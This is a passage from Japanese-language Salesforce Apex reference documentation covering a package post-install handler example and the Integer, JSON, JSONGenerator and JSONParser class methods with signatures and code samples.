- 以前のバージョンが 1.0 である場合、「Upgrading from Version 1.0」という Survey の新しいインスタンスを作成する。
- パッケージがアップグレードである場合、「Sample Survey during Upgrade」という Survey の新しいインスタンスを作成する。
- アップグレードがプッシュで実行されている場合、「Sample Survey during Push」という Survey の新しいインスタンスを作成する。

```
global class PostInstallClass implements InstallHandler {

  global void onInstall(InstallContext context) {

    if(context.previousVersion() == null) {

      Account a = new Account(name='Newco');

      insert(a);
```

```
    Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
    insert obj;

    User u = [Select Id, Email from User where Id =:context.installerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[]{toAddress};
    Messaging.SingleEmailMessage mail =
      new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package install successful');
    mail.setPlainTextBody('Thanks for installing the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
    }
  else
    if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
    Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
    insert(obj);
    }
  if(context.isUpgrade()) {
    Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
    insert obj;
    }
  if(context.isPush()) {
    Survey__c obj = new Survey__c(name='Sample Survey during Push');
```

```
      insert obj;
      }
    }
  }
```

インストール後スクリプトは、Test クラスの新しい testInstall メソッドを使ってテストできます。このメソッドが取る引数は、次のとおりです。

- InstallHandler インターフェースを実装するクラス
- 既存のパッケージのバージョン番号を指定する Version オブジェクト
- インストールがプッシュである場合は true である省略可能な Boolean 値。デフォルトは false です。

このサンプルでは、PostInstallClass Apex クラスに実装されたインストール後スクリプトのテスト方法を説明しています。

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

Integer クラス

Integer プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

Integer についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

Integer メソッド

`Integer` のメソッドは次のとおりです。

このセクションの内容:

format()

コンテキストユーザのロケールを使用して、integer を文字列として返します。

署名

```
public String format()
```

戻り値

型: String

例

```
integer myInt = 22;

system.assertEquals('22', myInt.format());
```

valueOf(stringToInteger)

指定した string の値を含む integer を返します。Java と同様、string は署名された 10 進数を表すものとして解釈されます。

署名

```
public static Integer valueOf(String stringToInteger)
```

パラメータ

stringToInteger
型: String

戻り値

型: Integer

例

```
Integer myInt = Integer.valueOf('123');
```

valueOf(fieldValue)

指定されたオブジェクトをintegerに変換します。このメソッドを使用して、履歴管理項目の値またはinteger値を表すオブジェクトを変換します。

署名

```
public static Integer valueOf(Object fieldValue)
```

パラメータ

fieldValue
型: Object

戻り値

型: Integer

使用方法

数値項目のように項目のデータ型がinteger型に対応する場合は、`AccountHistory`など、履歴sObjectの`OldValue`項目または`NewValue`項目でこのメソッドを使用します。

例:

例

```
List<AccountHistory> ahlist =

  [SELECT Field,OldValue,NewValue

   FROM AccountHistory];

for(AccountHistory ah : ahlist) {

  System.debug('Field: ' + ah.Field);

  if (ah.field == 'NumberOfEmployees') {

    Integer oldValue =

      Integer.valueOf(ah.OldValue);
```

```
    Integer newValue =
      Integer.valueOf(ah.NewValue);
}
```

JSON クラス

Apex オブジェクトを JSON 形式で逐次化するメソッドと、このクラスの `serialize` メソッドを使用して、逐次化された JSON コンテンツを並列化するメソッドがあります。

名前空間

System

使用方法

`System.JSON` クラスのメソッドを使用して、Apex オブジェクトの JSON の逐次化と並列化の往復処理を実行します。

関連トピック:

- 逐次化と並列化の往復処理

JSON メソッド

`JSON` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

serializePretty(objectToSerialize)

Apex オブジェクトを JSON コンテンツに逐次化し、見栄えのよい印刷形式を使用してインデントされたコンテンツを生成します。

createGenerator(prettyPrint)

新しい JSON ジェネレータを返します。

署名

```
public static System.JSONGenerator createGenerator(Boolean prettyPrint)
```

パラメータ

prettyPrint

型: Boolean

JSON ジェネレータが、JSON コンテンツをインデントされた見栄えのよい印刷形式で作成するかどうかを指定します。インデントされたコンテンツを作成するには、`true` を設定します。

戻り値

型: System.JSONGenerator

createParser(jsonString)

新しい JSON パーサーを返します。

署名

```
public static System.JSONParser createParser(String jsonString)
```

パラメータ

jsonString

型: String

解析する JSON コンテンツです。

戻り値

型: System.JSONParser

deserialize(jsonString, apexType)

指定された JSON 文字列を Apex オブジェクトの指定された型に並列化します。

署名

```
public static Object deserialize(String jsonString, System.Type apexType)
```

パラメータ

jsonString
型: String

並列化する JSON コンテンツです。

apexType
型: System.Type

このメソッドが JSON コンテンツの並列化後に作成するオブジェクトの Apex 型です。

戻り値

型: Object

使用方法

解析する JSON コンテンツに、引数で指定された Apex 型に存在しない属性 (存在しない項目やオブジェクトなど) が含まれている場合、このメソッドはそれらの属性を無視して、残りの JSON コンテンツを解析します。ただし、Salesforce API バージョン 24.0 以前を使用して保存された Apex の場合、このメソッドは存在しない属性に対して実行時例外を発生させます。

例

次の例では、`Decimal` 値を並列化します。

```
Decimal n = (Decimal)JSON.deserialize(

                '100.1', Decimal.class);

System.assertEquals(n, 100.1);
```

deserializeStrict(jsonString, apexType)

指定された JSON 文字列を Apex オブジェクトの指定された型に並列化します。

署名

```
public static Object deserializeStrict(String jsonString, System.Type apexType)
```

パラメータ

jsonString
型: String

並列化する JSON コンテンツです。

apexType
型: System.Type

このメソッドが JSON コンテンツの並列化後に作成するオブジェクトの Apex 型です。

戻り値

型: Object

使用方法

JSON 文字列内のすべての属性は、指定された型に存在する必要があります。解析する JSON コンテンツに、引数で指定された Apex 型に存在しない属性 (存在しない項目やオブジェクトなど) が含まれている場合、このメソッドは実行時例外を発生させます。

例

次の例は、JSON 文字列を `Car` クラスで表されるユーザ定義型のオブジェクト (この例で定義) に並列化します。

```
public class Car {

    public String make;

    public String year;

}



public void parse() {

    Car c = (Car)JSON.deserializeStrict(

        '{"make":"SFDC","year":"2020"}',

        Car.class);

    System.assertEquals(c.make, 'SFDC');

    System.assertEquals(c.year, '2020');

}
```

deserializeUntyped(jsonString)

指定された JSON 文字列をプリミティブデータ型のコレクションに並列化します。

署名

```
public static Object deserializeUntyped(String jsonString)
```

パラメータ

jsonString

型: String

並列化する JSON コンテンツです。

戻り値

型: Object

例

次の例では、アプライアンスオブジェクトの JSON 表現を、プリミティブデータ型が含まれるマップと、さらにプリミティブ型のコレクションに並列化します。その後、並列化された値を検証します。

```
String jsonInput = '{\n' +
    ' "description" :"An appliance",\n' +
    ' "accessories" : [ "powerCord", ' +
      '{ "right":"door handle1", ' +
        '"left":"door handle2" } ],\n' +
    ' "dimensions" : ' +
      '{ "height" : 5.5 , ' +
        '"width" : 3.0 , ' +
        '"depth" : 2.2 },\n' +
    ' "type" : null,\n' +
    ' "inventory" : 2000,\n' +
    ' "price" : 1023.45,\n' +
    ' "isShipped" : true,\n' +
    ' "modelNumber" : "123"\n' +
    '}';


Map<String, Object> m =
   (Map<String, Object>)
      JSON.deserializeUntyped(jsonInput);


System.assertEquals(
   'An appliance', m.get('description'));
```

```
List<Object> a =
   (List<Object>)m.get('accessories');
System.assertEquals('powerCord', a[0]);
Map<String, Object> a2 =
   (Map<String, Object>)a[1];
System.assertEquals(
   'door handle1', a2.get('right'));
System.assertEquals(
   'door handle2', a2.get('left'));

Map<String, Object> dim =
   (Map<String, Object>)m.get('dimensions');
System.assertEquals(
   5.5, dim.get('height'));
System.assertEquals(
   3.0, dim.get('width'));
System.assertEquals(
   2.2, dim.get('depth'));

System.assertEquals(null, m.get('type'));
System.assertEquals(
   2000, m.get('inventory'));
System.assertEquals(
   1023.45, m.get('price'));
System.assertEquals(
   true, m.get('isShipped'));
System.assertEquals(
```

```
   '123', m.get('modelNumber'));
```

serialize(objectToSerialize)

Apex オブジェクトを JSON コンテンツに逐次化します。

署名

```
public static String serialize(Object objectToSerialize)
```

パラメータ

objectToSerialize
型: Object
逐次化する Apex オブジェクトです。

戻り値

型: String

例

次の例では、新しい `Datetime` 値を逐次化します。

```
Datetime dt = Datetime.newInstance(
                Date.newInstance(
                   2011, 3, 22),
                Time.newInstance(
                   1, 15, 18, 0));
    String str = JSON.serialize(dt);
    System.assertEquals(
       '"2011-03-22T08:15:18.000Z"',
       str);
```

serializePretty(objectToSerialize)

Apex オブジェクトを JSON コンテンツに逐次化し、見栄えのよい印刷形式を使用してインデントされたコンテンツを生成します。

署名

```
public static String serializePretty(Object objectToSerialize)
```

パラメータ

objectToSerialize
型: Object

逐次化する Apex オブジェクトです。

戻り値

型: String

JSONGenerator クラス

標準 JSON 符号化方式を使用してオブジェクトを JSON コンテンツに逐次化する場合に使用されるメソッドが含まれます。

名前空間

System

使用方法

`System.JSONGenerator` クラスは、標準 JSON 符号化方式のコンテンツを生成するために提供され、JSON 出力の構造をより詳細に制御できます。

関連トピック:

JSON ジェネレータ

JSONGenerator メソッド

`JSONGenerator` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

close()
JSON ジェネレータを終了します。

getAsString()
生成された JSON コンテンツを返します。

isClosed()
JSON ジェネレータが終了している場合は `true` を返します。終了していない場合は `false` を返します。

writeBlob(blobValue)
指定された `Blob` 値を Base64 で符号化された文字列として出力します。

writeBlobField(fieldName, blobValue)
指定された項目名と BLOB 値を使用して、項目名と値のペアを出力します。

writeBoolean(blobValue)
指定された boolean 値を出力します。

writeBooleanField(fieldName, booleanValue)
指定された項目名と boolean 値を使用して、項目名と値のペアを出力します。

writeDate(dateValue)
指定された date 値を ISO-8601 形式で出力します。

writeDateField(fieldName, dateValue)
指定された項目名と date 値を使用して、項目名と値のペアを出力します。date 値は、ISO-8601 形式で出力されます。

writeDateTime(datetimeValue)
指定された datetime 値を ISO-8601 形式で出力します。

writeDateTimeField(fieldName, datetimeValue)
指定された項目名と datetime 値を使用して、項目名と値のペアを出力します。datetime 値は、ISO-8601 形式で出力されます。

writeEndArray()
JSON 配列の終了マーカー (「]」) を出力します。

writeEndObject()
JSON オブジェクトの終了マーカー (「}」) を出力します。

writeFieldName(fieldName)
項目名を出力します。

writeId(identifier)
指定された ID 値を出力します。

writeIdField(fieldName, identifier)
指定された項目名と ID 値を使用して、項目名と値のペアを出力します。

writeNull()
JSON null リテラル値を出力します。

writeNullField(fieldName)
指定された項目名と JSON null リテラル値を使用して、項目名と値のペアを出力します。

writeNumber(number)
指定された decimal 値を出力します。

writeNumber(number)
指定された double 値を出力します。

writeNumber(number)
指定された integer 値を出力します。

writeNumber(number)
指定された long 値を出力します。

writeNumberField(fieldName, number)
指定された項目名と decimal 値を使用して、項目名と値のペアを出力します。

writeNumberField(fieldName, number)
指定された項目名と double 値を使用して、項目名と値のペアを出力します。

writeNumberField(fieldName, number)
指定された項目名と integer 値を使用して、項目名と値のペアを出力します。

writeNumberField(fieldName, number)
指定された項目名と long 値を使用して、項目名と値のペアを出力します。

writeObject(anyObject)
指定された Apex オブジェクトを JSON 形式で出力します。

writeObjectField(fieldName, value)
指定された項目名と Apex オブジェクトを使用して、項目名と値のペアを出力します。

writeStartArray()
JSON 配列の開始マーカー (「[」) を出力します。

writeStartObject()
JSON オブジェクトの開始マーカー (「{」) を出力します。

writeString(stringValue)
指定された文字列値を出力します。

writeStringField(fieldName, stringValue)
指定された項目名と string 値を使用して、項目名と値のペアを出力します。

writeTime(timeValue)
指定された time 値を ISO-8601 形式で出力します。

writeTimeField(fieldName, timeValue)
指定された項目名と ISO-8601 形式の time 値を使用して、項目名と値のペアを出力します。

close()

JSON ジェネレータを終了します。

署名

```
public Void close()
```

戻り値

型: Void

使用方法

JSON ジェネレータが終了すると、コンテンツを出力することはできません。

getAsString()

生成された JSON コンテンツを返します。

署名

```
public String getAsString()
```

戻り値

型: String

使用方法

このメソッドでは、JSON ジェネレータがまだ終了していない場合は終了させます。

isClosed()

JSON ジェネレータが終了している場合は `true` を返します。終了していない場合は `false` を返します。

署名

```
public Boolean isClosed()
```

戻り値

型: Boolean

writeBlob(blobValue)

指定された `Blob` 値を Base64 で符号化された文字列として出力します。

署名

```
public Void writeBlob(Blob blobValue)
```

パラメータ

`blobValue`
型: Blob

戻り値

型: Void

writeBlobField(fieldName, blobValue)

指定された項目名と BLOB 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeBlobField(String fieldName, Blob blobValue)
```

パラメータ

fieldName
　型: String

blobValue
　型: Blob

戻り値

型: Void

writeBoolean(blobValue)

指定された boolean **値を出力します。**

署名

```
public Void writeBoolean(Boolean blobValue)
```

パラメータ

blobValue
　型: Boolean

戻り値

型: Void

writeBooleanField(fieldName, booleanValue)

指定された項目名と boolean **値を使用して、項目名と値のペアを出力します。**

署名

```
public Void writeBooleanField(String fieldName, Boolean booleanValue)
```

パラメータ

fieldName
　型: String

booleanValue
　型: Boolean

戻り値

型: Void

writeDate(dateValue)

指定された date 値を ISO-8601 形式で出力します。

署名

```
public Void writeDate(Date dateValue)
```

パラメータ

dateValue
型: Date

戻り値

型: Void

writeDateField(fieldName, dateValue)

指定された項目名と date 値を使用して、項目名と値のペアを出力します。date 値は、ISO-8601 形式で出力されます。

署名

```
public Void writeDateField(String fieldName, Date dateValue)
```

パラメータ

fieldName
型: String

dateValue
型: Date

戻り値

型: Void

writeDateTime(datetimeValue)

指定された datetime 値を ISO-8601 形式で出力します。

署名

```
public Void writeDateTime(Datetime datetimeValue)
```

パラメータ

datetimeValue
　型: Datetime

戻り値

型: Void

writeDateTimeField(fieldName, datetimeValue)

指定された項目名と datetime **値を使用して、項目名と値のペアを出力します。**datetime **値は、**ISO-8601 **形式で出力されます。**

署名

```
public Void writeDateTimeField(String fieldName, Datetime datetimeValue)
```

パラメータ

fieldName
　型: String

datetimeValue
　型: Datetime

戻り値

型: Void

writeEndArray()

JSON **配列の終了マーカー (「]」) を出力します。**

署名

```
public Void writeEndArray()
```

戻り値

型: Void

writeEndObject()

JSON **オブジェクトの終了マーカー (「}」) を出力します。**

署名

```
public Void writeEndObject()
```

戻り値

型: Void

writeFieldName(fieldName)

項目名を出力します。

署名

```
public Void writeFieldName(String fieldName)
```

パラメータ

fieldName
型: String

戻り値

型: Void

writeId(identifier)

指定された ID 値を出力します。

署名

```
public Void writeId(ID identifier)
```

パラメータ

identifier
型: ID

戻り値

型: Void

writeIdField(fieldName, identifier)

指定された項目名と ID 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeIdField(String fieldName, Id identifier)
```

パラメータ

fieldName
型: String

identifier
型: ID

戻り値

型: Void

writeNull()

JSON null リテラル値を出力します。

署名

```
public Void writeNull()
```

戻り値

型: Void

writeNullField(fieldName)

指定された項目名と JSON null リテラル値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeNullField(String fieldName)
```

パラメータ

fieldName
型: String

戻り値

型: Void

writeNumber(number)

指定された decimal 値を出力します。

署名

```
public Void writeNumber(Decimal number)
```

パラメータ

number
型: Decimal

戻り値

型: Void

`writeNumber(number)`

指定された double 値を出力します。

署名

```
public Void writeNumber(Double number)
```

パラメータ

number
型: Double

戻り値

型: Void

`writeNumber(number)`

指定された integer 値を出力します。

署名

```
public Void writeNumber(Integer number)
```

パラメータ

number
型: Integer

戻り値

型: Void

`writeNumber(number)`

指定された long 値を出力します。

署名

```
public Void writeNumber(Long number)
```

パラメータ

number
型: Long

戻り値

型: Void

writeNumberField(fieldName, number)

指定された項目名と decimal 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeNumberField(String fieldName, Decimal number)
```

パラメータ

fieldName
　型: String

number
　型: Decimal

戻り値

型: Void

writeNumberField(fieldName, number)

指定された項目名と double 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeNumberField(String fieldName, Double number)
```

パラメータ

fieldName
　型: String

number
　型: Double

戻り値

型: Void

writeNumberField(fieldName, number)

指定された項目名と integer 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeNumberField(String fieldName, Integer number)
```

パラメータ

fieldName
　型: String

number
　型: Integer

戻り値

型: Void

writeNumberField(fieldName, number)

指定された項目名と long 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeNumberField(String fieldName, Long number)
```

パラメータ

fieldName
　型: String

number
　型: Long

戻り値

型: Void

writeObject(anyObject)

指定された Apex オブジェクトを JSON 形式で出力します。

署名

```
public Void writeObject(Object anyObject)
```

パラメータ

anyObject
　型: Object

戻り値

型: Void

writeObjectField(fieldName, value)

指定された項目名と Apex オブジェクトを使用して、項目名と値のペアを出力します。

署名

```
public Void writeObjectField(String fieldName, Object value)
```

パラメータ

fieldName
型: String

value
型: Object

戻り値

型: Void

writeStartArray()

JSON 配列の開始マーカー（「[」）を出力します。

署名

```
public Void writeStartArray()
```

戻り値

型: Void

writeStartObject()

JSON オブジェクトの開始マーカー（「{」）を出力します。

署名

```
public Void writeStartObject()
```

戻り値

型: Void

writeString(stringValue)

指定された文字列値を出力します。

署名

```
public Void writeString(String stringValue)
```

パラメータ

stringValue
　型: String

戻り値

型: Void

writeStringField(fieldName, stringValue)

指定された項目名と string **値を使用して、項目名と値のペアを出力します。**

署名

```
public Void writeStringField(String fieldName, String stringValue)
```

パラメータ

fieldName
　型: String

stringValue
　型: String

戻り値

型: Void

writeTime(timeValue)

指定された time **値を** ISO-8601 **形式で出力します。**

署名

```
public Void writeTime(Time timeValue)
```

パラメータ

timeValue
　型: Time

戻り値

型: Void

writeTimeField(fieldName, timeValue)

指定された項目名と ISO-8601 形式の time 値を使用して、項目名と値のペアを出力します。

署名

```
public Void writeTimeField(String fieldName, Time timeValue)
```

パラメータ

fieldName
　型: String

timeValue
　型: Time

戻り値

型: Void

JSONParser クラス

JSON 符号化されたコンテンツのパーサーを表します。

名前空間

System

使用方法

System.JSONParser メソッドを使用して、Web サービスコールアウトの JSON 符号化方式の応答など、コールから外部サービスに返される JSON 形式の応答を解析します。

関連トピック:

- JSON の解析

JSONParser メソッド

JSONParser のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

clearCurrentToken()
　現在のトークンを削除します。

getBlobValue()
　現在のトークンを BLOB 値として返します。

getBooleanValue()
現在のトークンを boolean 値として返します。

getCurrentName()
現在のトークンに関連付けられた名前を返します。

getCurrentToken()
パーサーが現在指し示しているトークンを返します。現在のトークンがない場合は `null` を返します。

getDatetimeValue()
現在のトークンを日時値として返します。

getDateValue()
現在のトークンを日付値として返します。

getDecimalValue()
現在のトークンを小数値として返します。

getDoubleValue()
現在のトークンを double 値として返します。

getIdValue()
現在のトークンを ID 値として返します。

getIntegerValue()
現在のトークンを整数値として返します。

getLastClearedToken()
`clearCurrentToken` メソッドによりクリアされた最後のトークンを返します。

getLongValue()
現在のトークンを long 値として返します。

getText()
現在のトークンのテキスト表現を返します。現在のトークンがない場合は `null` を返します。

getTimeValue()
現在のトークンを time 値として返します。

hasCurrentToken()
現在パーサーが1つのトークンを指し示している場合は `true` を返します。指し示していない場合は `false` を返します。

nextToken()
次のトークンを返します。パーサーが入力ストリームの終了に達した場合は `null` を返します。

nextValue()
値の型を示す次のトークンを返します。パーサーが入力ストリームの終了に達した場合は `null` を返します。

readValueAs(apexType)
JSON コンテンツを指定された Apex 型のオブジェクトに並列化して、並列化されたオブジェクトを返します。

readValueAsStrict(apexType)
JSON コンテンツを指定された Apex 型のオブジェクトに並列化して、並列化されたオブジェクトを返します。JSON コンテンツ内のすべての属性は、指定された型に存在する必要があります。

skipChildren()
パーサーが現在指し示している `JSONToken.START_ARRAY` 型と `JSONToken.START_OBJECT` 型のすべての子トークンをスキップします。

clearCurrentToken()

現在のトークンを削除します。

署名

```
public Void clearCurrentToken()
```

戻り値

型: Void

使用方法

このメソッドがコールされた後は、`hasCurrentToken` へのコールは `false` を返し、`getCurrentToken` へのコールは `null` を返します。`getLastClearedToken` をコールして、クリアされたトークンを取得できます。

getBlobValue()

現在のトークンを BLOB 値として返します。

署名

```
public Blob getBlobValue()
```

戻り値

型: Blob

使用方法

現在のトークンは `JSONToken.VALUE_STRING` 型で Base64 で符号化されている必要があります。

getBooleanValue()

現在のトークンを boolean 値として返します。

署名

```
public Boolean getBooleanValue()
```

戻り値

型: Boolean

使用方法

現在のトークンは JSONToken.VALUE_TRUE 型または JSONToken.VALUE_FALSE 型である必要があります。

次の例では、サンプルの JSON 文字列を解析して boolean 値を取得します。

```
String JSONContent =

    '{"isActive":true}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the Boolean value.

Boolean isActive = parser.getBooleanValue();
```

getCurrentName()

現在のトークンに関連付けられた名前を返します。

署名

```
public String getCurrentName()
```

戻り値

型: String

使用方法

現在のトークンが JSONToken.FIELD_NAME 型の場合、getText と同じ値を返します。現在のトークンが値の場合、このトークンより前にある項目名を返します。配列値やルートレベル値など他の値の場合は null を返します。

次の例では、サンプルの JSON 文字列を解析します。項目値まで処理を進めて、対応する項目名を取得します。

例

```
String JSONContent = '{"firstName":"John"}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the field name for the current value.

String fieldName = parser.getCurrentName();

// Get the textual representation

// of the value.

String fieldValue = parser.getText();
```

getCurrentToken()

パーサーが現在指し示しているトークンを返します。現在のトークンがない場合は `null` を返します。

署名

```
public System.JSONToken getCurrentToken()
```

戻り値

型: System.JSONToken

使用方法

次の例では、サンプルの JSON 文字列内のすべてのトークンに対して繰り返し処理を行います。

```
String JSONContent = '{"firstName":"John"}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the next token.

while (parser.nextToken() != null) {

    System.debug('Current token: ' +
```

```
        parser.getCurrentToken());
}
```

getDatetimeValue()

現在のトークンを日時値として返します。

署名

```
public Datetime getDatetimeValue()
```

戻り値

型: Datetime

使用方法

現在のトークンは JSONToken.VALUE_STRING 型である必要があり、ISO-8601 形式の Datetime 値を表す必要があります。

次の例では、サンプルの JSON 文字列を解析して datetime 値を取得します。

```
String JSONContent =
'{"transactionDate":"2011-03-22T13:01:23"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the transaction date.
Datetime transactionDate =
   parser.getDatetimeValue();
```

getDateValue()

現在のトークンを日付値として返します。

署名

```
public Date getDateValue()
```

戻り値

型: Date

使用方法

現在のトークンは JSONToken.VALUE_STRING 型である必要があり、ISO-8601 形式の Date 値を表す必要があります。

次の例では、サンプルの JSON 文字列を解析して date 値を取得します。

```
String JSONContent =

   '{"dateOfBirth":"2011-03-22"}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the date of birth.

Date dob = parser.getDateValue();
```

getDecimalValue()

現在のトークンを小数値として返します。

署名

```
public Decimal getDecimalValue()
```

戻り値

型: Decimal

使用方法

現在のトークンは JSONToken.VALUE_NUMBER_FLOAT 型または JSONToken.VALUE_NUMBER_INT 型である必要があり、Decimal 型の値に変換可能な数値です。

次の例では、サンプルの JSON 文字列を解析して decimal 値を取得します。

```
String JSONContent =

   '{"GPA":3.8}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the GPA score.

Decimal gpa = parser.getDecimalValue();
```

getDoubleValue()

現在のトークンを double 値として返します。

署名

```
public Double getDoubleValue()
```

戻り値

型: Double

使用方法

現在のトークンは `JSONToken.VALUE_NUMBER_FLOAT` 型である必要があり、`Double` 型の値に変換可能な数値です。

次の例では、サンプルの JSON 文字列を解析して double 値を取得します。

```
String JSONContent =

   '{"GPA":3.8}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();
```

```
// Advance to the next value.
parser.nextValue();
// Get the GPA score.
Double gpa = parser.getDoubleValue();
```

getIdValue()

現在のトークンを ID 値として返します。

署名

```
public ID getIdValue()
```

戻り値

型: ID

使用方法

現在のトークンは JSONToken.VALUE_STRING 型で、有効な ID である必要があります。

次の例では、サンプルの JSON 文字列を解析して ID 値を取得します。

```
String JSONContent =
   '{"recordId":"001R0000002nO6H"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the record ID.
ID recordID = parser.getIdValue();
```

getIntegerValue()

現在のトークンを整数値として返します。

署名

```
public Integer getIntegerValue()
```

戻り値

型: Integer

使用方法

現在のトークンは JSONToken.VALUE_NUMBER_INT 型で、Integer を表す必要があります。

次の例では、サンプルの JSON 文字列を解析して integer 値を取得します。

```
String JSONContent =

   '{"recordCount":10}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the record count.

Integer count = parser.getIntegerValue();
```

getLastClearedToken()

clearCurrentToken メソッドによりクリアされた最後のトークンを返します。

署名

```
public System.JSONToken getLastClearedToken()
```

戻り値

型: System.JSONToken

getLongValue()

現在のトークンを long 値として返します。

署名

```
public Long getLongValue()
```

戻り値

型: Long

使用方法

現在のトークンは JSONToken.VALUE_NUMBER_INT 型である必要があり、Long 型の値に変換可能な数値です。

次の例では、サンプルの JSON 文字列を解析して long 値を取得します。

```
String JSONContent =

   '{"recordCount":2097531021}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the record count.

Long count = parser.getLongValue();
```

getText()

現在のトークンのテキスト表現を返します。現在のトークンがない場合は null を返します。

署名

```
public String getText()
```

戻り値

型: String

使用方法

nextToken が一度もコールされていない場合、またはパーサーが入力ストリームの終了に達した場合は、現在のトークンは存在しないため null を返します。

getTimeValue()

現在のトークンを time 値として返します。

署名

```
public Time getTimeValue()
```

戻り値

型: Time

使用方法

現在のトークンは `JSONToken.VALUE_STRING` 型である必要があり、ISO-8601 形式の `Time` 値を表す必要があります。

次の例では、サンプルの JSON 文字列を解析して datetime 値を取得します。

```
String JSONContent =

   '{"arrivalTime":"18:05"}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Advance to the start object marker.

parser.nextToken();

// Advance to the next value.

parser.nextValue();

// Get the arrival time.

Time arrivalTime = parser.getTimeValue();
```

hasCurrentToken()

現在パーサーが 1 つのトークンを指し示している場合は `true` を返します。指し示していない場合は `false` を返します。

署名

```
public Boolean hasCurrentToken()
```

戻り値

型: Boolean

nextToken()

次のトークンを返します。パーサーが入力ストリームの終了に達した場合は `null` を返します。

署名

```
public System.JSONToken nextToken()
```

戻り値

型: System.JSONToken

使用方法

ストリームの処理を先に進めて、次のトークン (存在する場合) の型を特定します。

nextValue()

値の型を示す次のトークンを返します。パーサーが入力ストリームの終了に達した場合は `null` を返します。

署名

```
public System.JSONToken nextValue()
```

戻り値

型: System.JSONToken

使用方法

ストリームの処理を先に進めて、JSON 配列、オブジェクトの開始マーク、終了マークなど、値の型を示す次のトークン (存在する場合) の型を特定します。

readValueAs(apexType)

JSON コンテンツを指定された Apex 型のオブジェクトに並列化して、並列化されたオブジェクトを返します。

署名

```
public Object readValueAs(System.Type apexType)
```

パラメータ

apexType

型: System.Type

apexType 引数は、このメソッドが現在の値を並列化した後に返すオブジェクトの型を指定します。

戻り値

型: Object

使用方法

解析する JSON コンテンツに、引数で指定された Apex 型に存在しない属性 (存在しない項目やオブジェクトなど) が含まれている場合、このメソッドはそれらの属性を無視して、残りの JSON コンテンツを解析します。ただし、Salesforce API バージョン 24.0 以前を使用して保存された Apex の場合、このメソッドは存在しない属性に対して実行時例外を発生させます。

例

次の例では、サンプルの JSON 文字列を解析して datetime 値を取得します。このサンプルを実行するには、次のように Apex クラスを新規作成する必要があります。

```
public class Person {

    public String name;

    public String phone;

}
```

その後で、クラスメソッドに次のサンプルを挿入します。

```
// JSON string that contains a Person object.

String JSONContent =

    '{"person":{' +

        '"name":"John Smith",' +

        '"phone":"555-1212"}}';

JSONParser parser =

   JSON.createParser(JSONContent);

// Make calls to nextToken()

// to point to the second

// start object marker.

parser.nextToken();

parser.nextToken();

parser.nextToken();

// Retrieve the Person object
```

```
// from the JSON string.

Person obj =

   (Person)parser.readValueAs(

      Person.class);

System.assertEquals(

   obj.name, 'John Smith');

System.assertEquals(

   obj.phone, '555-1212');
```

readValueAsStrict(apexType)

JSON コンテンツを指定された Apex 型のオブジェクトに並列化して、並列化されたオブジェクトを返します。JSON コンテンツ内のすべての属性は、指定された型に存在する必要があります。

署名

```
public Object readValueAsStrict(System.Type apexType)
```

パラメータ

apexType
型: System.Type

apexType 引数は、このメソッドが現在の値を並列化した後に返すオブジェクトの型を指定します。

戻り値

型: Object

使用方法

解析する JSON コンテンツに、引数で指定された Apex 型に存在しない属性 (存在しない項目やオブジェクトなど) が含まれている場合、このメソッドは実行時例外を発生させます。

次の例では、サンプルの JSON 文字列を解析して datetime 値を取得します。このサンプルを実行するには、次のように Apex クラスを新規作成する必要があります。

```
public class Person {

    public String name;

    public String phone;
```

```
}
```

その後で、クラスメソッドに次のサンプルを挿入します。

```
// JSON string that contains a Person object.
String JSONContent =
    '{"person":{' +
        '"name":"John Smith",' +
        '"phone":"555-1212"}}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Make calls to nextToken()
// to point to the second
// start object marker.
parser.nextToken();
parser.nextToken();
parser.nextToken();
// Retrieve the Person object
// from the JSON string.
Person obj =
   (Person)parser.readValueAsStrict(
      Person.class);
System.assertEquals(
   obj.name, 'John Smith');
System.assertEquals(
